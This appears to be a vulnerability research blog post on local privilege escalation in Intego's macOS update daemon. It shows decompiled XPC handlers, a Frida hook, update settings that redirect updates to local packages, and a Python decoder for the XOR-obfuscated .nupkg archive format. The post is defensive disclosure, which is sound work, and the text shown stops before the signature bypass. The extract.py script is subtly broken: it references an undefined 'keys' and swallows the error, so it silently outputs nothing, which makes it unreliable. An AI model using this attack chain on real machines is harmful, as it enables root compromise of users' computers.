Intego X9: Never trust my updates

Posted Fri 20 March 2026
Author Mathieu Farrell
Category Vulnerability
Tags 2026, pentest, Intego, macOS, vulnerability, antivirus

This blog post dives into the most common classes of macOS Local Privilege Escalation vulnerabilities, from insecure XPC communications and time-of-check to time-of-use (TOCTOU) Race Conditions to a range of implementation and configuration oversights. We will explore how attackers can exploit these weaknesses to escalate privileges, and highlight real-world examples to illustrate recurring patterns. This post ends the series on Intego products on macOS by revealing vulnerabilities that can lead to Local Privilege Escalation, as well as a surprise bonus.

Introduction

In this final chapter of our series on vulnerabilities in Intego's macOS products, we pick up where part 2 left off. We previously showed how a TOCTOU PID reuse Race Condition could be used to bypass XPC authentication checks in all Intego's privileged processes. Here, we revisit that scenario to highlight the broader architectural issues it exposes and the importance of stronger validation within macOS XPC mechanisms. We will show how the XPC authentication bypass can be chained with an additional flaw, and how the combination leads to a Local Privilege Escalation as `root`.

Our goal is to underline why even small issues in privileged services can become critical when paired with authentication lapses, and to emphasize the defensive lessons for designing secure macOS security software.

Targetting `com.intego.netupdated`


We will focus out analysis on the daemon `com.intego.netupdated` (running as `root`), whose associated configuration is defined in the file /Library/LaunchDaemons/com.intego.netupdate.daemon.plist.

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
    <key>Label</key>
    <string>com.intego.netupdate.daemon</string>
    <key>RunAtLoad</key>
    <true/>
    <key>KeepAlive</key>
    <true/>
    <key>ProgramArguments</key>
    <array>
        <string>/Library/Intego/netupdated.bundle/Contents/MacOS/com.intego.netupdated</string>
    </array>
    <key>MachServices</key>
    <dict>
        <key>com.intego.netupdate.daemon.agent</key>
        <true/>
    </dict>
    <key>AssociatedBundleIdentifiers</key>
    <array>
        <string>com.intego.NetUpdate</string>
    </array>
</dict>
</plist>
```

As it can be seen above, it exposes the following `MachServices` service:

- `com.intego.netupdate.daemon.agent`

So let's reverse engineer the binary /Library/Intego/netupdated.bundle/Contents/MacOS/com.intego.netupdated with Binary Ninja.




```
10000f3f4    char -[NUDaemonAgent listener:shouldAcceptNewConnection:](struct NUDaemonAgent* self, SEL sel, id listener, id shouldAcceptNewConnection)

10000f401        int64_t rax
10000f401        int64_t var_38 = rax
10000f412        id obj = _objc_retain(obj: listener)
10000f41b        id obj_1 = _objc_retain(obj: shouldAcceptNewConnection)
10000f42a        struct NUDaemonAgent* r15
10000f42a
10000f42a        if (obj_1 == 0 || self->_listener != obj)
10000f42c            r15 = nullptr
10000f42a        else
10000f45d            if (_listener:shouldAcceptNewConnection:.onceToken != -1)
10000f54f                _dispatch_once(&_listener:shouldAcceptNewConnection:.onceToken,
10000f54f                    &___block_literal_global.10)
10000f54f
10000f483            if (_objc_msgSend(self: clsRef_NTGCodeSigningVerifier,
10000f483                    cmd: "verifyXPCConnection:againstRequirements:") == 0)
10000f530                r15 = nullptr
10000f537                _NSLog(&cfstr_Ignoring_connection_from_untrusted_process_[%d],
10000f537                    zx.q(_objc_msgSend(self: obj_1, cmd: "processIdentifier")))
10000f483            else
10000f4ab                id obj_2 = _objc_retainAutoreleasedReturnValue(obj: _objc_msgSend(
10000f4ab                    self: clsRef_NSXPCInterface, cmd: "interfaceWithProtocol:"))
10000f4c0                _objc_msgSend(self: obj_1, cmd: "setExportedInterface:")
10000f4c6                _objc_release(obj: obj_2)
10000f4d9                _objc_msgSend(self: obj_1, cmd: "setExportedObject:")
10000f4ed                _objc_msgSend(self: obj_1, cmd: "setInvalidationHandler:")
10000f501                _objc_msgSend(self: obj_1, cmd: "setInterruptionHandler:")
10000f50e                _objc_msgSend(self: obj_1, cmd: "resume")
10000f511                r15.b = 1
10000f511
10000f439        _objc_release(obj: obj_1)
10000f43f        _objc_release(obj)
10000f454        return r15.b
```

Figure 1 - XPC listener vulnerable to PID reuse attack.

In our previous blog post we explained how relying on the process ID (`PID`) for XPC request authorization could be abused by an unprivileged user to communicate with exposed methods in privileged services.

Let's switch from the "High Level IL" view to the "Disassembly" in order to get more information and explore the different structures to see what we can interact with.



```
char -[NUDaemonAgent listener:shouldAcceptNewConnection:](struct NUDaemonAgent* self, SEL sel, id listener, id shouldAcceptNewConnection)
10000f490  488b15c9d20e00      mov     rdx, qword [rel protoRef_NUDaemonAgentInterface]
10000f497  488b35e2b80e00      mov     rsi, qword [rel selRef_interfaceWithProtocol:]  {sel_interfaceWithProtocol:, "interfaceWithProtocol:"}
10000f49e  4c8b2d63610c00      mov     r13, qword [rel _objc_msgSend]
10000f4a5  41ffd5              call    r13
```

```
1000fc760  struct objc_protocol_t* protoRef_NUDaemonAgentInterface = protocol_NUDaemonAgentInterface
```


```
100101e98  struct objc_protocol_t protocol_NUDaemonAgentInterface =
100101e98  {
100101e98      void* isa = 0x0
100101ea0      char* mangledName = protocolName_NUDaemonAgentInterface {"NUDaemonAgentInterface"}
100101ea8      struct objc_protocol_list_t* protocols = protoProtocols_NUDaemonAgentInterface
100101eb0      struct objc_method_list_t* instanceMethods = 0x0
100101eb8      struct objc_method_list_t* classMethods = 0x0
100101ec0      struct objc_method_list_t* optionalInstanceMethods = 0x0
100101ec8      struct objc_method_list_t* optionalClassMethods = 0x0
100101ed0      void* instanceProperties = 0x0
100101ed8      uint32_t size = 0x60
100101edc      uint32_t flags = 0x0
100101ee0  }
```

```
1000e5cf0  struct objc_protocol_list_t protoProtocols_NUDaemonAgentInterface =
1000e5cf0  {
1000e5cf0      uint64_t count = 0x7
1000e5cf8  }
1000e5cf8  struct objc_protocol_t* data_1000e5cf8 = protocol_NUCheckerDataStoreInterface
1000e5d00  struct objc_protocol_t* data_1000e5d00 = protocol_NUNetUpdateSettingsInterface
1000e5d08  struct objc_protocol_t* data_1000e5d08 = protocol_NUSFPartnerInfoInterface
1000e5d10  struct objc_protocol_t* data_1000e5d10 = protocol_NURegisteredProductInfoManagerInterface
1000e5d18  struct objc_protocol_t* data_1000e5d18 = protocol_NUServiceDeviceIdentifierInterface
1000e5d20  struct objc_protocol_t* data_1000e5d20 = protocol_NULocalDeauthorisationManagerInterface
1000e5d28  struct objc_protocol_t* data_1000e5d28 = protocol_NSObject

1000e5d30                                 00 00 00 00 00 00 00 00
```

```
100101d78  struct objc_protocol_t protocol_NUNetUpdateSettingsInterface =
100101d78  {
100101d78      void* isa = 0x0
100101d80      char* mangledName = protocolName_NUNetUpdateSettingsInterface {"NUNetUpdateSettingsInterface"}
100101d88      struct objc_protocol_list_t* protocols = 0x0
100101d90      struct objc_method_list_t* instanceMethods = method_list_NUNetUpdateSettingsInterface
100101d98      struct objc_method_list_t* classMethods = 0x0
100101da0      struct objc_method_list_t* optionalInstanceMethods = 0x0
100101da8      struct objc_method_list_t* optionalClassMethods = 0x0
100101db0      void* instanceProperties = 0x0
100101db8      uint32_t size = 0x60
100101dbc      uint32_t flags = 0x0
100101dc0  }
100101dc0  void* data_100101dc0 = __OBJC_$_PROTOCOL_METHOD_TYPES_NUNetUpdateSettingsInterface

100101dc8                    00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
```

Figure 2 - Exploration of structures.


Which leads us to identify some of the exposed methods.



```
1000e5810  struct objc_method_list_t method_list_NUNetUpdateSettingsInterface =
1000e5810  {
1000e5810      uint32_t obsolete = 0x18
1000e5814      uint32_t count = 0x6
1000e5818  }
1000e5818  struct objc_method_t method_requestNetUpdateSettingsWithCompletionHandler: =
1000e5818  {
1000e5818      char* name = sel_requestNetUpdateSettingsWithCompletionHandler: {"requestNetUpdateSettingsWithCompletionHandler:"}
1000e5820      char* types = selTypes_requestServiceDeviceIdentifierWithCompletionHandler: {"v24@0:8@?16"}
1000e5828      void* imp = 0x0
1000e5830  }
1000e5830  struct objc_method_t method_setNetUpdateSettings:completionHandler: =
1000e5830  {
1000e5830      char* name = sel_setNetUpdateSettings:completionHandler: {"setNetUpdateSettings:completionHandler:"}
1000e5838      char* types = selTypes_ParsePreferedLocalEncodings:completionHandler: {"v32@0:8@16@?24"}
1000e5840      void* imp = 0x0
1000e5848  }
1000e5848  struct objc_method_t method_requestProductUpdateInfoForNetUpdateProductID:completionHandler: =
1000e5848  {
1000e5848      char* name = sel_requestProductUpdateInfoForNetUpdateProductID:completionHandler: {"requestProductUpdateInfoForNetUpdateProductID:completionHandler:"}
1000e5850      char* types = selTypes_requestProductUpdateInfoForNetUpdateProductID:completionHandler: {"v28@0:8I16@?20"}
1000e5858      void* imp = 0x0
1000e5860  }
1000e5860  struct objc_method_t method_requestAllProductUpdateInfosWithCompletionHandler: =
1000e5860  {
1000e5860      char* name = sel_requestAllProductUpdateInfosWithCompletionHandler: {"requestAllProductUpdateInfosWithCompletionHandler:"}
1000e5868      char* types = selTypes_requestServiceDeviceIdentifierWithCompletionHandler: {"v24@0:8@?16"}
1000e5870      void* imp = 0x0
1000e5878  }
1000e5878  struct objc_method_t method_setProductUpdateInfos:completionHandler: =
1000e5878  {
1000e5878      char* name = sel_setProductUpdateInfos:completionHandler: {"setProductUpdateInfos:completionHandler:"}
1000e5880      char* types = selTypes_ParsePreferedLocalEncodings:completionHandler: {"v32@0:8@16@?24"}
1000e5888      void* imp = 0x0
1000e5890  }
1000e5890  struct objc_method_t method_checkOnNextLaunchWithCompletionHandler: =
1000e5890  {
1000e5890      char* name = sel_checkOnNextLaunchWithCompletionHandler: {"checkOnNextLaunchWithCompletionHandler:"}
1000e5898      char* types = selTypes_requestServiceDeviceIdentifierWithCompletionHandler: {"v24@0:8@?16"}
1000e58a0      void* imp = 0x0
1000e58a8  }
```

Figure 3 - List of methods exposed by the XPC service.

To have a clearer view of what is exposed we can draw a graph of all exposed methods and their interfaces:



com.intego.netupdated
NUDaemonAgentInterface
NUCheckerDataStoreInterface
requestCheckerDataStoreWithCompletionHandler:
setCheckerDataStore:completionHandler:
removeCheckerDataStoreVoucherWithName:completionHandler:
NUNetUpdateSettingsInterface
requestNetUpdateSettingsWithCompletionHandler:
setNetUpdateSettings:completionHandler:
requestProductUpdateInfoForNetUpdateProductID:completionHandler:
requestAllProductUpdateInfosWithCompletionHandler:
setProductUpdateInfos:completionHandler:
checkOnNextLaunchWithCompletionHandler:
NUSFPartnerInfoInterface
requestPartnerInfoWithCompletionHandler:
setPartnerInfo:completionHandler:
NURegisteredProductInfoManagerInterface
setProduct:expirationTime:completionHandler:
setProduct:licenseInfo:completionHandler:
removeProductLicenseInfo:completionHandler:
retrieveProductDataInfoForNetUpdateProductID:completionHandler:
refreshRegistry:
NUServiceDeviceIdentifierInterface
requestServiceDeviceIdentifierWithCompletionHandler:
NULocalDeauthorisationManagerInterface
ParsePreferedLocalEncodings:completionHandler:

From a security viewpoint, the update mechanism of a software product is a critical component because it is exposed to external input (from the vendor's update service) and by design has the ability to modify the entire product, so any flaw in this attack surface may have disastrous consequences.

Among the various XPC methods exposed we can identify some that seem related to the update mechanism. The follow two are interesting:

- `requestNetUpdateSettingsWithCompletionHandler:`
- `setNetUpdateSettings:completionHandler:`

Let's start by decompiling and analyzing `requestNetUpdateSettingsWithCompletionHandler:`




```
10001773b    void -[NUDaemonAgent requestNetUpdateSettingsWithCompletionHandler:](struct NUDaemonAgent* self, SEL sel,
10001773b      id requestNetUpdateSettingsWithCompletionHandler, void* arg)

100017749        id obj = _objc_retain(obj: requestNetUpdateSettingsWithCompletionHandler)
100017749
100017755        if (obj != 0)
100017762            int64_t (* const var_40)() = __NSConcreteStackBlock
10001776a            int64_t var_38_1 = 0xc2000000
100017775            int64_t (* var_30_1)(void* arg1) =
100017775                ___93-[NUDaemonAgent(NUN...sWithCompletionHandler:]_block_invoke
100017780            void* const var_28_1 = &___block_descriptor_40_e8_32bs_e5_v8 ?0l
100017787            id obj_1 = _objc_retain(obj)
10001779b            _dispatch_async(__dispatch_main_q, &var_40)
1000177a4            _objc_release(obj: obj_1)
1000177a4
1000177ad        _objc_release(obj)

1000177bc    int64_t ___93-[NUDaemonAgent(NUNetUpdateSettingsInterface) requestNetUpdateSettingsWithCompletionHandler:]_block_invoke(
1000177bc      void* arg1)

1000177e3        id obj = _objc_retainAutoreleasedReturnValue(obj: _objc_msgSend(
1000177e3            self: clsRef_NUNetUpdateSettings, cmd: "standardNetUpdateSettings"))
1000177fa        id rax_2 = _objc_retainAutoreleasedReturnValue(obj: _objc_msgSend(self: obj,
1000177fa            cmd: "representation"))
100017805        _objc_release(obj)
100017826        (*(*(arg1 + 0x20) + 0x10))()
100017835        return _objc_release(obj: rax_2) __tailcall
```

Figure 4 - Decompilation of method `requestNetUpdateSettingsWithCompletionHandler:`.

Method `requestNetUpdateSettingsWithCompletionHandler:` from class `NUDaemonAgent` processes a request by wrapping the caller's completion handler inside a block. The block fetches NetUpdate settings, converts them via a call to `representation`, and then calls the completion handler with either the resulting data or a failure indicator.

Now let's look into `setNetUpdateSettings:completionHandler:`



```
10001783b    void -[NUDaemonAgent setNetUpdateSettings:completionHandler:](struct NUDaemonAgent* self, SEL sel, id netUpdateSettings,
10001783b      id completionHandler, void* arg)

100017857        id obj = _objc_retain(obj: netUpdateSettings)
100017860        id obj_1 = _objc_retain(obj: completionHandler)
10001787b        _objc_msgSend(self: clsRef_NSDictionary, cmd: "class")
10001787b
100017890        if (_objc_msgSend(self: obj, cmd: "isKindOfClass:") != 0)
10001789d            int64_t (* const var_58)() = __NSConcreteStackBlock
1000178a5            int64_t var_50_1 = 0xc2000000
1000178b0            int64_t (* var_48_1)(void* arg1) =
1000178b0                ___86-[NUDaemonAgent(NUN...ings:completionHandler:]_block_invoke
1000178bb            void* const var_40_1 = &___block_descriptor_48_e8_32s40bs_e5_v8 ?0l
1000178c2            id obj_2 = _objc_retain(obj)
1000178cc            id obj_3 = _objc_retain(obj: obj_1)
1000178dd            _dispatch_async(__dispatch_main_q, &var_58)
1000178ed            _objc_release(obj: obj_3)
1000178f4            _objc_release(obj: obj_2)
100017890        else if (obj_1 != 0)
100017903            obj_1(obj_1, 0)
100017903
100017911        _objc_release(obj: obj_1)
100017917        _objc_release(obj)

100017927    int64_t ___86-[NUDaemonAgent(NUNetUpdateSettingsInterface) setNetUpdateSettings:completionHandler:]_block_invoke(
100017927      void* arg1)

10001794f        id rax_1 = _objc_retainAutoreleasedReturnValue(obj: _objc_msgSend(
10001794f            self: clsRef_NUNetUpdateSettings, cmd: "standardNetUpdateSettings"))
100017957        *(arg1 + 0x20)
100017965        _objc_msgSend(self: rax_1, cmd: "setRepresentation:")
100017972        char rax_2 = _objc_msgSend(self: rax_1, cmd: "synchronize")
100017975        int64_t rdi_4 = *(arg1 + 0x28)
100017975
10001797c        if (rdi_4 != 0)
100017981            (*(rdi_4 + 0x10))(rdi_4, zx.q(sx.d(rax_2)))
100017981
100017992        _objc_msgSend(self: clsRef_NUNetUpdateSettings, cmd: "notifySettingsDidChange")
1000179a5        return _objc_release(obj: rax_1) __tailcall
```

Figure 5 - Decompilation of method `setNetUpdateSettings:completionHandler:`.

Method `setNetUpdateSettings:completionHandler:` from class `NUDaemonAgent` handles the process of applying new NetUpdate settings. It first validates that the provided settings object is a proper `NSDictionary`. Inside a block, a `NUNetUpdateSettings` instance is created, the dictionary's representation is applied, and the settings are synchronized (`synchronize`). Once the update is complete, the caller's completion handler is invoked to report the status. The method also triggers an internal `notifySettingsDidChange` (from `NUNetUpdateSettings`) call so the rest of the system is aware of the new configuration.

Exploring NetUpdate settings

To explore the different settings that can be modified, we used a Frida hook. The goal was to understand which setting would allow us to escalate our privileges.

File: hook.js

```
if (!ObjC.available) {
    console.log("[x] Objective-C runtime not available.");
    throw "ObjC not available";
} else {
    console.log("[*] Objective-C runtime available.");
}

var hooks = [
    {
        className: "NTGCodeSigningVerifier",
        selector: "+ verifyXPCConnection:againstRequirements:",
        onEnter: function (args) {
            var dbgMsgPrefix = "[NTGCodeSigningVerifier][verifyXPCConnection:againstRequirements:][onEnter] ";
            try {
                var selfObj = new ObjC.Object(args[0]);
                var selObj = ObjC.selectorAsString(args[1]);
```

```
                console.log(dbgMsgPrefix + "Method called.");
                console.log(dbgMsgPrefix + "self: " + selfObj.$className + " (" + args[0] + ")");
                console.log(dbgMsgPrefix + "selector: " + selObj);
            } catch (e) {
                console.log(dbgMsgPrefix + "[x] Error:" + e);
            }
        },
        onLeave: function (retval) {
            var dbgMsgPrefix = "[NTGCodeSigningVerifier][verifyXPCConnection:againstRequirements:][onLeave] ";
            try {
                console.log(dbgMsgPrefix + "Returned -> " + retval);
            } catch (e) {
                console.log(dbgMsgPrefix + "[x] Error:" + e);
            }
        }
    },
    {
        className: "NUDaemonAgent",
        selector: "- setNetUpdateSettings:completionHandler:",
        onEnter: function (args) {
            var dbgMsgPrefix = "[NUDaemonAgent][- setNetUpdateSettings:completionHandler:][onEnter] ";
            try {
                var selfObj = new ObjC.Object(args[0]);
                var selObj = ObjC.selectorAsString(args[1]);

                console.log(dbgMsgPrefix + "Method called.");
                console.log(dbgMsgPrefix + "self: " + selfObj.$className + " (" + args[0] + ")");
                console.log(dbgMsgPrefix + "selector: " + selObj);
            } catch (e) {
                console.log(dbgMsgPrefix + "[x] Error:" + e);
            }
        },
        onLeave: function (retval) {
            var dbgMsgPrefix = "[NUDaemonAgent][- setNetUpdateSettings:completionHandler:][onLeave] ";
            try {
                console.log(dbgMsgPrefix + "Returned -> " + retval);
            } catch (e) {
                console.log(dbgMsgPrefix + "[x] Error:" + e);
            }
        }
    },
    {
        className: "NUNetUpdateSettings",
        selector: "- representation",
        onEnter: function (args) {
            var dbgMsgPrefix = "[NUNetUpdateSettings][- representation][onEnter] ";
            try {
                var selfObj = new ObjC.Object(args[0]);
                var selObj = ObjC.selectorAsString(args[1]);

                console.log(dbgMsgPrefix + "Method called.");
                console.log(dbgMsgPrefix + "self: " + selfObj.$className + " (" + args[0] + ")");
                console.log(dbgMsgPrefix + "selector: " + selObj);
            } catch (e) {
                console.log(dbgMsgPrefix + "[x] Error:" + e);
            }
        },
        onLeave: function (retval) {
            var dbgMsgPrefix = "[NUNetUpdateSettings][- representation][onLeave] ";
            try {
                console.log(dbgMsgPrefix + "Returned -> " + retval);

                var obj = new ObjC.Object(retval);
                console.log(dbgMsgPrefix + "Returned (NSDictionary) -> " + obj);
            } catch (e) {
                console.log(dbgMsgPrefix + "[x] Error:" + e);
            }
        }
    }
];

hooks.forEach(function(h) {
    var O = ObjC.classes[h.className];
    if (!O) {
        console.log("[x] Class not found: " + h.className);
        throw "Class not found";
    } else {
        console.log("[+] Class found: `" + h.className + "`");
    }
    var method = O[h.selector]

    if (!method) {
        console.log("[x] Method not found.");
        console.log("[*] Listing known methods:");
        try {
            console.log("\t" + O.$methods.join("\n"));
        } catch(e) {
        }
        throw "Method not found";
    }
    console.log("[+] Method found: `" + method + "`");

    console.log("[*] Hooking class `" + h.className + "` method `" + h.selector + "` ...");

    Interceptor.attach(method.implementation, {
        onEnter: h.onEnter,
        onLeave: h.onLeave
    });
});
```

After examining the various options, we identified the following settings as potentially useful to achieve Local Privilege Escalation.

```
{
    "backgroundUpdateOnOff": 1,
    "backgroundUpgradeOnOff": 1,
    "email": "junk@proton.me",
    "localCheckOnOff": 1,
    "localCheckPath": "/private/tmp",
    "updatesSavePath": "/Users/<USER>/Downloads"
}
```

The objective was to redirect the update mechanism, normally designed to pull packages from the internet, so that it instead accepted locally supplied update files. By doing this, we would be able to craft a custom update package and watch the system install it with `root` privileges during the update process.

To make this work, we had to dive deep into the update system itself, reverse engineering the format of the update packages and uncovering a way to slip past the signature verification that normally detects and blocks tampered archives. Since the installer validates the package's signature during the update, finding a viable bypass was essential.

In the next paragraph, we will break down how these update archives are structured and then show how we managed to exploit another TOCTOU Race Condition to get around the signature check.

Reverse engineering the update archive format

Update archives are files with the .nupkg extension and their content is as follows.

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
    <key>PACKAGE</key>
    <data>
    ...
    </data>
    <key>PRODUCT_INFO</key>
    <data>
    ...
    </data>
    <key>VERSION</key>
    <integer>2</integer>
</dict>
</plist>
```

This XML file is a simple property list that outlines the core structure of the update package. It contains three fields. A `PACKAGE` section and a `PRODUCT_INFO` section, both stored as Base64 encoded data blobs, and a `VERSION` field set to `2`.






Figure 6 - Update archive format.

After decoding the base64 encoded `data` it appeared to be encrypted.



```
terrence@dreamland ~/Downloads
[$ grep "<key>" update.nupkg
        <key>PACKAGE</key>
        <key>PRODUCT_INFO</key>
        <key>VERSION</key>
terrence@dreamland ~/Downloads
[$ plutil -extract PACKAGE raw update.nupkg > PACKAGE
terrence@dreamland ~/Downloads
[$ plutil -extract PRODUCT_INFO raw update.nupkg > PRODUCT_INFO
terrence@dreamland ~/Downloads
[$ file PACKAGE
PACKAGE: ASCII text, with very long lines (65536), with no line terminators
terrence@dreamland ~/Downloads
[$ file PRODUCT_INFO
PRODUCT_INFO: ASCII text, with very long lines (3688)
```

Figure 7 - base64-encoded `data` key (part 1).




```
terrence@dreamland ~/Downloads
[$ cat PACKAGE|base64 -d > PACKAGE.decoded
terrence@dreamland ~/Downloads
[$ cat PRODUCT_INFO|base64 -d > PRODUCT_INFO.decoded
terrence@dreamland ~/Downloads
[$ file PACKAGE.decoded
PACKAGE.decoded: data
terrence@dreamland ~/Downloads
[$ file PRODUCT_INFO.decoded
PRODUCT_INFO.decoded: data
```

Figure 8 - base64-encoded `data` key (part 2).

Therefore, we needed to see how these elements are encrypted by reverse engineering one of the following binaries:

- /Library/Intego/netupdated.bundle/Contents/MacOS/NetUpdate Installer.app/Contents/MacOS/NetUpdate Installer
- /Library/Intego/netupdated.bundle/Contents/MacOS/NetUpdate Checker.app/Contents/MacOS/NetUpdate Checker



```
100008c29    id +[NUPackage encryptDecryptData:](struct NUPackage* self, SEL sel, id encryptDecryptData)

100008c4e        id obj = _objc_retainAutoreleasedReturnValue(obj: _objc_msgSend(
100008c4e            self: clsRef_NSMutableData, cmd: "dataWithData:"))
100008c60        uint64_t __size_1 = _objc_msgSend(self: obj, cmd: "length")
100008c63        uint64_t __size = 0x1000
100008c63
100008c6c        if (__size_1 u< 0x1000)
100008c6c            __size = __size_1
100008c6c
100008c73        void* rax_1 = _malloc(__size)
100008c7b        id r14
100008c7b
100008c7b        if (rax_1 == 0)
100008ce2            r14 = nullptr
100008c7b        else
100008c90            _objc_msgSend(self: obj, cmd: "getBytes:length:")
100008c90
100008c9c            if (__size != 1)
100008c9e                int64_t i = 0
100008c9e
100008cb2                do
100008ca0                    *(rax_1 + i) ^= 0x12
100008ca5                    *(rax_1 + i + 1) ^= 0x13
100008cab                    i += 2
100008cb2                while (i u< __size - 1)
100008cb2
100008cc6            _objc_msgSend(self: obj, cmd: "replaceBytesInRange:withBytes:")
100008ccf            _free(rax_1)
100008cdd            r14 = _objc_retain(obj)
100008cdd
100008ce8        _objc_release(obj)
100008cfb        return _objc_autoreleaseReturnValue(obj: r14) __tailcall
```

Figure 9 - Method `encryptDecryptData:` from class `NUPackage` (XOR encryption/decryption).

This method takes input data, creates a mutable copy of it, and applies a simple XOR transformation. Before doing that, it limits the amount of data it will process to a maximum of `0x1000` bytes, meaning it only encrypts up to `4096` bytes even if the original data is larger. It then goes through the selected portion two bytes at a time, xoring one byte with `0x12` and the next one with `0x13`. Because XOR is reversible, running the same routine again would restore the original content. After transforming the bytes, it writes them back into the mutable copy and returns the modified data. Therefore, it is trivial for us to find out what the "encrypted" data contains.

To decipher the data we used this small python script (extract.py)

File: extract.py

```python
import plistlib


# Define the expected keys within the .plist to extract.
KEYS = ["PACKAGE", "PRODUCT_INFO", "VERSION"]


def xor(buffer: bytes) -> bytes:
    """
    Decrypts a given byte buffer using a simple alternating XOR cipher
    with two constant keys: 0x12 and 0x13.

    This function operates only on the first 0x1000 bytes of the input
    buffer.

    Args:
        buffer (bytes): The encrypted input buffer.

    Returns:
        bytes: The decrypted (XOR-decoded) byte sequence.
    """

    # Create a mutable copy of the byte buffer.
    buf = bytearray(buffer)

    # Determine how many bytes to decrypt. Either the full buffer length
    # or 0x1000 (4096 bytes), whichever is smaller.
    limit = min(len(buf), 0x1000)

    # Process two bytes at a time. Even indices are XOR'ed with 0x12,
    # odd indices with 0x13.
    for i in range(0, limit, 2):
        buf[i] ^= 0x12  # XOR operation for even-indexed byte.
        if i + 1 < limit:
            buf[i + 1] ^= 0x13  # XOR operation for the next (odd) byte.

    return bytes(buf)


if __name__ == "__main__":
    # Initialize the .plist variable to None to avoid potential reference
    # issues in case file loading fails.
    plist = None

    # Open the specified .nupkg file in binary read mode and parse it as a .plist.
    with open("junk.nupkg", "rb") as file:
        plist = plistlib.load(file)

    # Iterate through each key to extract and process its corresponding value.
    for key in KEYS:
        try:
            extracted_data = plist.get(key)

            # Apply XOR decryption for all but the VERSION key,
            # which is expected to be plaintext and should remain unchanged.
            if key != keys[2]:
                data = xor(extracted_data)
            else:
                # Convert the VERSION string to bytes for consistent output.
                data = f"{extracted_data}".encode()

            # Write the resulting data to a binary file named after the key.
            # Each key's data is saved separately.
            with open(key, "wb") as output_file:
                output_file.write(data)
        except:
            pass
```

We can therefore update our diagram.




PACKAGE
Base64 encoded data
NUPackage encryptDecryptData:
.pkg macOS XAR (eXtensible ARchive) file
PRODUCT_INFO
Base64 encoded data
NUPackage encryptDecryptData:
.plist property list macOS file
VERSION
2

Figure 10 - Update archive format.

